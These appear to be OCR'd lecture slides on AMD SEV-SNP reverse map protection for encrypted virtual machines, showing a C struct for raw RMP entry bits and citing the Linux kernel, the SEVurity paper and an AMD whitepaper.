
- AE or Tagging
  - Tag for every block/cacheline, etc (implementation dependant)
  - + Very hard to break
  - - Slow
- reverse mapping

Reverse Map Protection

```
struct rmpentry_raw {
  union {
    struct {
      u64 assigned  : 1,
          pagesize  : 1,
          immutable : 1,
          rsvd1 : 9,
          gpa   : 39,
          asid  : 10,
          vmsa  : 1,
          validated : 1,
          rsvd2 : 1;
    };
    u64 lo;
  };
  u64 hi;
} __packed;
```

Reverse Map Protection

Application




Reverse Map Protection

Other bits

```
struct rmpentry_raw {
  union {
    struct {
      u64 assigned  : 1,
          pagesize  : 1,
          immutable : 1,
          rsvd1 : 9,
          gpa   : 39,
          asid  : 10,
          vmsa  : 1,
          validated : 1,
          rsvd2 : 1;
    };
    u64 lo;
  };
  u64 hi;
} __packed;
```

[3]



Bibliography

[1] Linux Kernel Developers, “Linux Kernel.” [Online]. Available: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=8cd9520d35a6c38db6567e97dd93b1f11f185dc6

[2] L. Wilke, J. Wichelmann, M. Morbitzer, and T. Eisenbarth, “SEVurity: No Security Without Integrity: Breaking Integrity-Free Memory Encryption with Minimal Assumptions,” in *2020 IEEE Symposium on Security and Privacy (SP)*, 2020, pp. 1483–1496. doi: 10.1109/SP40000.2020.00080.

[3] Advanced Micro Devices, Inc., “AMD SEV-SNP: Strengthening VM Isolation with Integrity protection and more.” 2020.